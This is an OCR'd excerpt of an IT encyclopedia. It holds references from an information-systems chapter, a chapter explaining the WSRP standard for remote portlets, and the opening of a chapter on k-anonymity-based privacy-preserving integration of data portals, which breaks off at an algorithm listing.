Mitev, N. N. (2001). The social construction of IS failure: Symmetry, the sociology of translation and politics. In A. Adam, D. Howcroft, H. Richardson, & B. Robinson (Eds.), *Re-defining critical research in information systems* (pp. 16-34). University of Salford.

Orlikowski, W. J. (1992). The duality of technology: Rethinking the concept of technology in organizations. *Organization Science, 3*(3), 398-427.

Peszynski, K. J. (2005). *Power and politics in a system implementation*. Unpublished doctoral thesis, Deakin University, Australia.

Thong, J. (1999). An integrated model of information systems adoption in small business. *Journal of Management Information Systems, 15*(4), 187-214.

Thong, J., & Yap, C. (1996). Information technology adoption by small business: An empirical study. In K. Kautz & J. Pries-Heje (Eds.), *Diffusion and adoption of information technology* (pp. 160-175). London: Chapman & Hall.

Turner, V. W. (1974). *Dramas, fields and metaphors—Symbolic action in human society*. New York: Cornell University Press.

Turner, V. W. (1980). Social dramas and stories about them. *Critical Inquiry, 7*, 141-168.

Venkatesh, V. (2000). Determinants of perceived ease of use: Integrating control, intrinsic motivation, and emotion into the technology acceptance model. *Information Systems Research, 11*(4), 342-365.

KEY TERMS

Critical Success Factor: A factor that can be identified as critical to the success of a given project.

Organisational Cultures: The various cultures within organisations that affect the way they see the world and they way they operate.

Project Champion: A person or group who champions the project to the extent that they offer various types of support to its success.

Project Management: A project is an activity having a specific purpose and a finite resource budget. Project management involves the management of activities of this type.

Social Drama: This refers to a series of events in which there are shifts in power, views, or opinions, and changes in social groups in which the social drama is operating .

Socio-Technical Approach: An approach that considers both the social and the technical aspects of a problem and attempts to give due regard to each.

Presentation Oriented Web Services

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VISION FOR USER-FACING PORTLETS

Web services introduced the means for integrating and sharing business processes via the Internet. WSRP's (WSRP specification version 1, 2003) goal is to extend the integration further by providing a framework for sharing Web service presentation components. WSRP specification formulated a standard protocol, which enables all content and application providers to create Web services, generate their presentation faces as HTML fragments, and offer them to the consumers to be plugged into their local portals.

Portals and portlets (JSR 168, 2005) provide specific presentation logic to aggregate data from multiple sources, which could be legacy systems, Enterprise Information Systems (EIS), local or remote Web services, or EIS with exposed Web service interfaces.

The WSRP specification is intended for presentation-oriented Web services, and user-facing Web services that can be easily integrated with portals. They let businesses provide content or applications without requiring any manual content or application-specific adaptation by portal presentation logic. It is envisaged that in the near future portals will easily aggregate WSRP services without any programming effort. The only effort required is the actual deployment of remote portlets in the local portal server (Hepper & Hesmer, 2003). We are not taking into account the effort needed for the "implementation," that is, the design of the portal page which is needed in any case.

The WSRP specification (WSRP specification version 1, 2003) is the effort of the working group at OASIS (http://www.oasis-open.org/committees/wsrp). It aims to provide a set of options for aggregating user-facing Web services (remote portlets) from multiple remote Web services within one portal application. WSRP standard has been conceived for implementing simple services. The developer of the portlet provides the markup fragments to display Web service data. The current version allows for more complex services that require consumer registration, support complex user interaction, and operate on a transient and persistent state maintained by the service provider. Before looking at the functionality of WSRP, note that what WSRP refers to as a portlet is the combination of a portlet implementation and any configuration data that supports the implementation.

WSRP AND WSRP RELATED STANDARDS

WSRP defines the notion of valid fragments of markup based on the existing markup languages such as HTML, (X)HTML, VoiceXML, cHTML, and so forth. (Figure 1). For markup languages that support CSS (Cascading Style Sheet) style definitions, WSRP also defines a set of standard CSS class names to allow portlets to generate markup using styles that are provided by WSRP compliant portals such that the markup assumes the look and feel of the consuming portal.


WSRP is fully integrated with the context of the Web services standards stack. It uses WSDL additional elements to formally describe the WSRP service interfaces and requires that at least SOAP binding be available for invocations of WSRP services. WSRP also defines the roles of Web service *producers* and *consumers*. Both *producers* and *consumers* use a standard protocol to provide and consume Web services for user facing portlets. The WSRP specification requires that every *producer* implement two required interfaces, and allows optional implementation of two others:

1. **Service Description Interface (Required):** This interface allows a WSRP *producer* to advertise services and its capabilities to consumers. A WSRP *consumer* can use this interface to query a *producer* to discover what user-facing services the *producer* offers.
2. **Markup Interface (Required):** This interface allows a *consumer* to interact with a remotely running portlet supplied by the *producer*.
3. **Registration Interface (Optional):** This interface serves as a mechanism for opening a dialogue between the *producer* and *consumer* so that they can exchange information about each others' technical capabilities.
4. **Portlet Management Interface (Optional):** This interface gives the *consumer* control over the life cycle methods of the remote portlet.

URL Generation Concept

To support user interaction, all the URLs embedded in the markup fragment returned by the remote *producer* service

Figure 1. Related standard



must point back to the *consumer* application. Therefore, the *consumer* needs to send a URL template as part of the invocation of the getMarkup() method. For example, the consumer may send the URL template with two variables: navigationState and sessionID:

http://neptune.monash.edu.au/myApp?ns={navigationState}&si={sessionID}

The *producer* responsibility is to generate a markup fragment in which all the interaction URLs must point back to the *consumer*. The *producer* generates a link pointing to the URL replacing the template variables navigationState and sessionID with concrete values:

http://neptune.monash.edu.au/myApp?ns=page2&si=4AHH55A

Alternatively, the predetermined pattern allows the *producer* to create URLs that are compliant with this pattern. The *consumer* then parses the markup and rewrites variable parts of URL to point back to the application.

ROLE OF PRODUCERS AND CONSUMERS

WSRP is a protocol in which the interaction always occurs between two Web applications or Web services. The *consumer* application acts as a client to another application called *producer*. The *producer* provides end-user-facing (also called presentation services) Web services in the form of remote portlets. These remote portlets are aggregated into the *consumer's* portal page in the same way as local portlets.

Let's start with comparing WSRP with a Web services application. The Web-based application *consumer* uses HTTP, SOAP, and browsers to interact with remote servers hosting Web services. In response, they receive Web service raw **data** needed to create the markup (typically HTML or HTML form). The input data are posted by submitting the form via a browser.

HTTP protocol is also utilized with WSRP. *Consumers* can be seen as intermediaries that communicate with the WSRP *producers*. *Consumers* gather and aggregate the **markup** delivered by local as well as remote portlets created by the *producers* into a portal page. This portal page is then delivered over SOAP and HTTP to the client machine (PC or a workstation). The *consumer* is responsible for most of the interactions with the remote systems, ensuring user privacy and meeting the security concerns with regard to the processing information flow.

In the sense of additional capabilities, today's *consumers* of WSRP are more sophisticated than simple Web service clients:

1. *Consumer* aggregates multiple interface components (local and remote portlets) into a single page. In addition, features like personalization, customization, and security are also available for remote portlets.
2. The aggregation into a single page is not straightforward because it involves applying *consumer*-specific page layouts, style, and skins to meet the end-user requirements. Therefore, the *consumer* must have knowledge of *presenting* related features in remote portlets to apply customization and rendering.
3. The *consumer* can aggregate content produced by portlets running on remote machines that use different programming environments, like J2EE and .NET.
4. *Consumers* are able to deal with remotely managed sessions and persistent states of WSRP Web services.

The *producer* is responsible for publishing the *service and portlet capabilities descriptions* in some directory, for example, UDDI. It allows the *consumer* to find the service and integrate it into portal. The purpose of the portlet capabilities description is to inform the *consumer* about the features each portlet offers. *Producer's* major responsibilities are listed below:

1. *Producers* are capable of hosting portlets (they can be thought of as portlet containers). Portlets generate markup and process interactions with that markup.
2. *Producers* render markup fragments, which contain Web service data.
3. *Producers* process user interaction requests.
4. *Producers* provide interfaces for self description and portlet management.

The *consumer* can optionally *register* with the *producer*. The *producer* is responsible for specifying whether the registration is required. Typical registration contains two types of data: *capabilities* (for example, window states and modes the *producer's* remote portlets support), and *registration properties* (required data prescribed in the service description). Upon successful registration, the *consumer* receives a unique registration handle. This handle allows all portlets to be scoped to fit to the local portal. Optionally, the *consumer* may provide the credentials to the *producer*.

*Portlet management_*is an optional interface implemented by the *producer.* It allows the *consumer* to manage the lifecycle of portlets exposed in the service description. These exposed portlets can be cloned and customized at the *consumer* portal. Note that the original portlets exposed in the service description cannot be modified.

Important points to note is that WSRP-based Web services are synchronous and UI-oriented. *Consumers* can invoke the Web service in the usual way and interact with the service UI. The typical browser-server interaction protocol is then translated into protocol suitable for *consumers* of user facing Web services. A typical processing would consist of the following steps:

- the Web service interfaces exposed by the *producer* to the *consumer* are described using Web Services Description Language (WSDL). WSDL is the mandatory interface between the client and service that enables the client to bind to the service and use it;
- optionally, *consumers* can be registered in a *producer's* portal;
- portal detects the remote portlet on its page and sends getMarkup() message to the *producer*. The markup interface supports end user interaction and it is another mandatory interface in WSRP;
- in response, it receives a HTML fragment from the *producer;*
- portal (*consumer*) aggregates the fragment into the portal page; and
- optional functionality is the use of the portlet management. The portlet management defines operations (API) for cloning, customizing, and deleting portlets.

The actual interaction between WSRP *consumers* and *producers* is more complex. We assume that the user can dynamically add a portlet to the portal page. In response, the portal invokes the WSRP remote service. This action specifies a new portlet instance that allocates a corresponding portlet instance on the portal side. When a user wants to view this portlet, the portal obtains the WSRP markup that defines the fragment to be displayed. The returned markup contains portlet action links and a portlet session identifier. When the user clicks on the link (*Click-on-Action*), a request goes from the browser to the portal. The portal maps the request into the invocation of the WSRP service. The capability to maintain the session identity is provided through the parameters that are passed, such as the session ID. This allows the WSRP service to look up the previous session details. When the user does not want to access the WSRP service any more, the session is closed, the portlet is removed, and its instance is destroyed.

WSRP PROCESSING SCENARIOS

The goal of WSRP is to make implementation of remote Web services and access to the remote content easy. WSRP service scenarios come in several flavours ranging from simple view to complex interactions and configurations. Please note that our examples are based on IBM's WebSphere 5.1 Portal server. Some of the operations could be implemented differently on other vendors' platforms. There are typically three different situations to deal with remote portlets: simple case of just processing view portlet, user interaction, and dealing with the state information, and handling of configuration and customization.

REGISTRATION PROCESS

We have to start with two steps that have to be performed in all scenarios at the *consumer* portal:

Registering with the producer portal allows the *producer* to be known to the consumer and make available the list of WSRP services that could be consumed by the consumer portal. There are possible situations:

- Consumer has *online* access to the *producer*. In this scenario, it is possible to use the XML configuration interface to configure new *producer* and remote Web services. If in-band registration is supported in the producer, the consumer can register through the WSRP registration port type (register() call).
    a. If in-band registration is not supported by the producer, the consumer administrator must manually obtain the registration handle from the *producer*'s administrator.
    b. If the registration is required by the *producer*, it is necessary to implement a registration validation process for informing the producer whether registration data from the consumer are valid.
- If the *consumer* works *off-line* with regard to the *producer,* only the XML configuration interface can be used to create a *producer*.

Consuming the WSRP service allows you to integrate WSRP services from registered *producers* into the *consumer* portal and interact with them as if they were local portlets.

SIMPLE VIEW PORTLET

In our simple view portlet example, we assume that the Web service requires only to be viewed by the end-user. Portlet has to be rendered and no interaction or forms are implemented.

Based on our description of available APIs, we need only getMarkup()operation to be implemented (Figure 2). This operation returns WSRP markup fragment, which is then aggregated in the portal page.

INTERACTIVE SERVICE WITH TRANSIENT CONVERSATIONAL STATE

In this scenario, we need the WSRP implementation to support user interaction and maintain the conversational state of the application. Similar to servlets (Coward, 2003), the WSRP protocol operates over stateless HTTP. In order to generate correct responses, the application must be stateful and maintain its state. The state may span across several request/response cycles. The WSRP protocol distinguishes between two states: transient and persistent (Figure 3). Navigational state is used when *producer* requires generation of markup for the portlet, several times during its conversation with the *consumer*. This state locally encapsulates required data needed to keep track of the conversation about the current state of the portlet. It means that the *producer* does not hold the transient state locally and the user can store or bookmark the URL using the navigational state. The state is stored with the URL only and both *page refresh* and *bookmarked pages* generate the output the end user expects. The session state is maintained using sessionID, which is generated when the portlet initializes the session for a particular end-user. During the interaction the sessionID is moved between the *producer* and *consumer*.

The persistent state survives the conversation and will cease to exist only when either *consumer* or *producer* are discarded. The persistent state is the property exposed by the *producer* via the portlet management interface. In the case of registration (Consumer Registration), the registration state is maintained with the help of the registrationHandle generated during the consumer registration. WSRP protocol allows the consumer to customize the portlet and keep its state using portletHandle.

As an example, we use again the university course offerings service that provides an overview of subjects offered in different semesters and allows users to click on the course offerings to navigate to the individual subjects and then on a "back-link" to navigate back to the course offerings. Such a service should maintain conversational state within a *WSRP Session* to always display the correct view for a particular user and return a session ID for an internally managed session in each response of the getMarkup() operation (Figure

Figure 2. Simple view portlet





Figure 3. WSRP States



4). The markup returned may also contain links that will trigger invocations of the performBlockingInteraction() operation. This operation allows the portlet to perform logical operations updating state that could be shared with other portlets at the *producer.*

INTERACTIVE SERVICE CONTAINING PERSISTENT DATA

Let us consider a remote service that maintains configuration data that can be associated with individual portlets available from the *producer*. An example for such a service is a tutorial allocation service that allows individual users to define their own personal schedules for tutorials. This situation requires the implementation of configuration data and the ability to retain application persistent state for the end user.

Because customization of portlets is not available in WSRP protocol, the *consumers* create new portlets using clonePortlet (Figure 5), specifying an existing portlet, either a producer offered portlet or one previously cloned by the consumer. The new portlet will be initialized with the same configuration data as the existing portlet. New portlets can also be cloned during the processing of a performBlockingInteraction() method. This is enabled when the *consumer* sets a flag preventing the user to customize the configuration data of the supplied portlet. The clone operation returns a portlet with updated configuration data and the customization is allowed. The portlet implementation can also make an attempt to update its configuration. This attempt typically results in the *producer* cloning the configuration data and applying the update to the cloned configuration. In either of these cases, the consumer obtains a handle (portletHandle) for referring to the new portlet when calling the *producer*.

When a portlet is no longer needed, it can be discarded by calling destroyPortlets(), passing the portlet handle. At this point, all persistent data can be discarded as well.

Figure 4. Conversational interactive services





Figure 5. Interactive service with configuration data



INTERACTIVE SERVICE CONTAINING CONFIGURATION DATA AND MAINTAINING SESSION

The *producer* may need to use both configuration data and transient session state to satisfy the application requirements. Several remote sessions may be associated with a portlet at any given time. For example, many remote sessions to the same portlet may exist for a *consumer* that is a portal with shared pages referencing the portlet and being used concurrently by multiple end users (Figure 6).

A typical information flow pattern starts with the end-user adding the remote portlet to a page. This is done, for example, by portal administrators via administration interface or XML configuration interface. The portlet invokes clonePortlet() operation on the remote service specifying an existing portlet and optionally including preconfiguration data. In return, it obtains a new portlet handle (portletHandle) that it stores together with a newly created portlet instance on the portal database. The reason for cloning is that the original portlets exposed in the service description cannot be customized.

In the view mode, the portal determines the portlet handle (portletHandle) and uses it to make a call to the getMarkup() operation of the remote service. The operation returns the HTML fragment to be aggregated and displayed in the page within a doView() operation.. The response may contain action links, and could include a session handle (sessionID) if the portlet wants to maintain the conversation state. The portal typically needs to rewrite any action links to point to the *consumer* site and must store any returned session handle in a manner that allows it to be used on subsequent requests.

When the user clicks on an action link in the markup, a HTTP request is sent from the browser to the portal. The portal processes the request and maps it to an invocation of the performBlockingInteraction() operation of the remote service and passes the sessionID which allows the remote service to look up the associated session state. In the performBlockingInteraction() invocation, the remote service typically changes the state. When the performBlockingInteraction() operation returns, the portal refreshes the page. This results in an invocation of getMarkup() on all the portlets on the page and starts a new user-interaction cycle.


When an end user is finished with a portlet instance and discards it from a portal page, the portal recovers the handle of the portlet which is no longer needed and invokes destroyPortlets() on the remote service. The remote service discards the portlet and is free to release any resources associated with this portlet.

CONCLUSION

WSRP can be used to create powerful portal services from originally nonportal-centric applications. WSRP provides easy access to remote Web services and their user-facing representations. Web services offer a mechanism to create remotely accessible and platform independent services. Portlet standard (JSR 168) complements this mechanism by defining a common platform and APIs for developing user interfaces in the form of portlets. WSRP enables reuse of these portlets. Only one generic proxy is required to establish the connection. The WSRP could be used to facilitate the development of an entire network of presentation-oriented Web services. It would allow the portal users to easily discover and use any number of remote services. There is no need to develop custom adapters, build client interfaces, and spend time locally deploying the customized portlets.

However, WSRP is lacking any standard for transaction handling, and there are some problems associated with security, reliability, and load balancing[1]. Furthermore, the response time could be unpredictably long. The portal pages are aggregated from multiple *producers* and portal must

Figure 6. Interactive service with configuration data and session maintenance



wait until all fragments are ready for rendering. Any remote service may slow down the entire portal.

REFERENCES

Coward, D.Y. (2003). *JSR-000154 Java™ servlet 2.4 specification (final release)*. Sun Microsystems Inc. Retrieved January 8, 2007, from http://www.jcp.org/aboutJava/communityprocess/final/jsr154/

Hepper, S., & Hesmer, S. (2003). *Introducing the portlet specification, JavaWorld*. Retrieved January 8, 2007, from http://www.106.ibm.com/developerworks/websphere/library/techarticles/0312_hepper/hepper.html

JSR 168 (2004). *Servlets specification 2.4.* Retrieved January 8, 2007, from http://www.jcp.org/aboutJava/communityprocess/final/jsr154

JSR 168 (2005). *Portlet specification.* Retrieved January 8, 2007, from http://www.jcp.org/en/jsr/detail?id=168

Web services description language (WSDL): *An intuitive view. developers.sun.com.* Retrieved January 8, 2007, from http://java.sun.com/dev/evangcentral/totallytech/wsdl.html

WSRP specification version 1 (2003). *Web services for remote portlets, OASIS*. Retrieved January 8, 2007, from http://www.oasis-open.org/committees/download.php/3343/oasis-200304-wsrp-specification-1.0.pdf

KEY TERMS

Portal: A Web application which contains and runs the portlet environment, such as Application Server(s), and portlet deployment characteristics.

Portlet: A Web application that displays some content in a portlet window. A portlet is developed, deployed, managed, and displayed independently of all other portlets. Portlets may have multiple states and view modes. They also can communicate with other portlets by sending messages.

Web Services: A set of standards that define programmatic interfaces for application-to-application communication over a network.

Web Services for Remote Portlets: Presentation-oriented Web services.

ENDNOTE

1. These issues are discussed in other chapters of this encyclopedia.

Privacy Preserving Data Portals

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INTRODUCTION

Information in a Web portal often is an integration of data collected from multiple sources. A typical example is the concept of one-stop service, for example, a single health portal provides a patient all of her/his health history, doctor's information, test results, appointment bookings, insurance, and health reports. This concept involves information sharing among multiple parties, for example, hospital, drug store, and insurance company. On the other hand, the general public, however, has growing concerns about the use of personal information. Samarati (2001) shows that linking two data sources may lead to unexpectedly revealing sensitive information of individuals. In response, new privacy acts are enforced in many countries. For example, Canada launched the Personal Information Protection and Electronic Document Act in 2001 to protect a wide spectrum of information (The House of Commons in Canada, 2000). Consequently, companies cannot indiscriminately share their private information with other parties.

A data portal provides a single access point for Web clients to retrieve data. Also, it serves a logical point to determine the trade-off between information sharing and privacy protection. Can the two goals be achieved simultaneously? This chapter formalizes this question to a problem called *secure portals integration for classification* and presents a solution for it. Consider the model in Figure 1. A hospital A and an insurance company B own different sets of attributes about the same set of individuals identified by a common key. They want to share their data via their data portals and present an integrated version in a Web portal to support decision making, such as credit limit or insurance policy approval, while satisfying two privacy requirements:


1. The final integrated table has to satisfy the k-anonymity requirement, that is, given a specified set of attributes called a *quasi-identifier* (*QID)*, each value of the QID must be shared by at least k records in the integrated table (Dalenius, 1986).
2. No party can learn more detailed information from another party other than those in the final integrated table during the process of generalization.

Simply joining their data at raw level (e.g., birthday and city) may violate the k-anonymity requirement. Therefore, data portals have to cooperate to determine a generalized version of integrated data (e.g., birth year and province) such that the generalized table remains useful for classification analysis, such as insurance plan approval. Let us first review some building blocks in the literature. Then we elaborate an algorithm, called top-down specialization for 2-party (Wang, Fung, & Dong, 2005), that studies the problem.

BACKGROUND

Privacy-preserving data mining is a study of performing a data-mining task, such as classification, association, and clustering, without violating some given privacy requirement. Recently, this topic has gained enormous attention

Figure 1. Secure portals integration for classification



in the data-mining community because the privacy issue often is an obstacle for real-life data mining and decision support systems.

Agrawal, Evfimievski, and Srikant (2000) achieved privacy on the releasing data by randomization. Randomized data are useful at the aggregated level (such as average or sum), but not at the record level.

Definition 1: k-Anonymity

Consider a person-specific table T with attributes $(D_1,\ldots,D_m)$. Each D_i is either a categorical or a continuous attribute. The data owner wants to protect against linking an individual to sensitive information through some subset of attributes called a *quasi-identifier*, or *QID*. A sensitive linking occurs if some value of the QID is shared by only a small number of records in T. k-anonymity requires that each value of the QID must identify at least k records (Dalenius, 1986).

k is a threshold specified by the data owner. The larger the k, the more difficult it is to identify an individual using the QID. Typical values of k ranges from 50 to 500. Sweeney (2002) proposed an algorithm to detect the violation of a given k-anonymity requirement in a data table, and employed generalization to achieve the requirement. Generalization is replacing a specific value (e.g., city) by a consistent general value (e.g., province) according to some *taxonomy tree* in which a leaf node represents a domain value and a parent node represents a less specific value. Figure 2 shows the taxonomy trees for Sex and Education. Compared to randomization, generalization makes information less precise, but preserves the "truthfulness" of information. These works did not consider classification or a specific use of data, and used very simple heuristics to guide generalization.

Iyengar (2002) studied the anonymity problem for classification, and proposed a genetic algorithm solution to generalize and suppress a given table. The idea is encoding each state of generalization as a "chromosome" and encoding data distortion into the fitness function, and employing the genetic evolution to converge to the fittest chromosome. Wang, Yu, and Chakraborty (2004) presented an effective bottom-up approach to address the same problem, but it lacks the flexibility for handling continuous attributes. Recently, Bayardo and Agrawal (2005) proposed and evaluated an optimization algorithm for achieving k-anonymity. Fung, Wang, and Yu (2005) extended the notion of k-anonymity to a privacy requirement with multiple QIDs as follows:

Definition 2: Anonymity Requirement

Consider p quasi-identifiers $QID_1,\ldots,QID_p$ on T. $a(qid_i)$ denotes the number of records in T that share the value qid_i on QID_i. The anonymity of QID_i, denoted $A(QID_i)$, is the smallest $a(qid_i)$ for any value qid_i on QID_i. A table T satisfies the anonymity requirement $\{<QID_1, k_1>,\ldots,<QID_p, k_p>\}$ if $A(QID_i) \geq k_i$ for $1 \leq i \leq p$, where k_i is the anonymity threshold on QID_i specified by the data owner.


Fung et al. (2005) also presented an efficient method, called top-down specialization (TDS), for the anonymity problem for classification, with the capability to handle both categorical and continuous attributes. All these works address the anonymity problem for classification; however, they did not consider integration of private information from multiple data sources, which is the central idea in this chapter.

Many privacy-preserving algorithms for multiple data sources have been proposed in the literature. For example, secure multiparty computation (SMC) allows sharing of the computed result (i.e., the classifier in our case), but completely prohibits sharing of data (Yao, 1982). Thus, it is not applicable to our portals integration problem. Agrawal et al. (2003) and Liang and Chawathe (2004) proposed the notion of minimal information sharing for computing queries spanning private databases. Still, the shared data in these models is inadequate for classification analysis.

PORTALS INTEGRATION FOR CLASSIFICATION

Two parties want to integrate their data via their portal services to support classification analysis without revealing any sensitive information. A data portal may release data from multiple private databases. To focus on main ideas, we represent all data in $Portal_X$ as a single table T_X.

Figure 2. Taxonomy trees for Sex and Education



Definition 3: Secure Portals Integration for Classification

Given two private tables T_A and T_B owned by $Portal_A$ and $Portal_B$ respectively, a joint anonymity requirement $\{<QID_1, k_1>,\ldots,<QID_p, k_p>\}$, and a taxonomy tree for each categorical attribute in QID_i, the secure data integration is to produce a generalized integrated table T such that (1) T satisfies the joint anonymity requirement, (2) T contains as much information as possible for classification, (3) each portal learns nothing from another portal more specific than what is in the final generalized T.

Example 1

Consider the data in Table 1 and the taxonomy trees in Figure 2. $Portal_A$ owns T_A(SSN, sex, class) and $Portal_B$ owns T_B(SSN, education, age, class). Each row represents one or more original records and class contains the distribution of class labels Y and N. After integrating the two tables (by matching the SSN field), the "female doctorate" on (sex, education) becomes unique; therefore, vulnerable to be linked to sensitive information such as age. To protect against such linking, we can generalize master's and doctorate to grad school so that this individual becomes one of many female doctorates. No information is lost for classification analysis because all masters' and doctorates in Table 1 have the same value Y on class. In other words, class does not depend on the distinction of master's and doctorate.

A *cut* of the taxonomy tree for an attribute D_j, denoted Cut_j, contains exactly one value on each root-to-leaf path. The dashed line in Figure 2 represents some cuts on sex and education. We want to find a *solution cut* ÈCut$_j$ such that the generalized T represented by ÈCut$_j$ satisfies the anonymity requirement and preserves quality structure for classification. An insight from (Fung et al., 2005) suggested that these two goals are indeed dealing with two types of information: The classification goal requires extracting general structures that capture patterns while the privacy goal requires masking sensitive information, usually specific descriptions that identify individuals. If generalization is performed "carefully," identifying information can be masked while the patterns for classification can be preserved.

Table 1. Raw tables

Shared Attributes		$Portal_A$	$Portal_B$	
SSN	**Class**	**Sex**	**Education**	**Age**
1-3	0Y3N	M	9th	30
4-7	0Y4N	M	10th	32
8-12	2Y3N	M	11th	35
13-16	3Y1N	F	12th	37
17-22	4Y2N	F	Bachelor's	42
23-25	3Y0N	F	Bachelor's	44
26-28	3Y0N	M	Master's	44
29-31	3Y0N	F	Master's	44
32-33	2Y0N	M	Doctorate	44
34	1Y0N	F	Doctorate	44

An Unsecured Solution: Integrate-then-Generalize

An unsecured solution is to first join T_A and T_B into a single table T and then generalize T using the top-down specialization (or TDS) method (Fung et al., 2005). Although this method fails to satisfy requirement (3) in Definition 3, it does satisfy requirements (1) and (2). Here, we first describe TDS; then a secured solution will be discussed next.

TDS is a method proposed for k-anonymizing a single table T for classification analysis. Initially, all attributes in QIDs are generalized to the top-most value and Cut_j contains the top-most value for each attribute D_j. ÈCut$_j$ represents a set of candidates for specialization. In each iteration, the algorithm selects the specialization w having the highest Score from ÈCut$_j$, performs the specialization on w in the table, and updates the Score(x) of the affected x in ÈCut$_j$. Let w $\rightarrow$ child(w) denote a specialization, where w is parent value and child(w) is a set of child values of w. To specialize a categorical value, a parent value is replaced by its child values according to some given taxonomy tree. To specialize a continuous value, a taxonomy tree is grown at runtime, where each node represents an interval, and each nonleaf node has two subintervals representing some "optimal" binary split of the parent interval. The algorithm keeps pushing ÈCut$_j$ downwards and terminates if further specialization would lead to violation of the anonymity requirement.

Example 2

Consider Table 1 with QID={Sex, Education, Age}. Initially, every value in QID is generalized to the top-most value. ÈCut$_j$ = {Any_Sex, Any_Education, [30-44]}. Then compute a Score for each candidate in ÈCut$_j$. Suppose the winning specialization is ANY_Education $\rightarrow$ {Secondary, University}. We perform this specialization by replacing every value ANY_Education in the table by either Secondary or University based on the raw value in a data record. Finally, we update ÈCut$_j$ = {Any_Sex, Secondary, University, [30-44]} and update the Scores for the affected candidates in ÈCut$_j$.

Algorithm 1. TDS2P for Portal$_B$

```
Initialize Tg to include one record containing top most values;
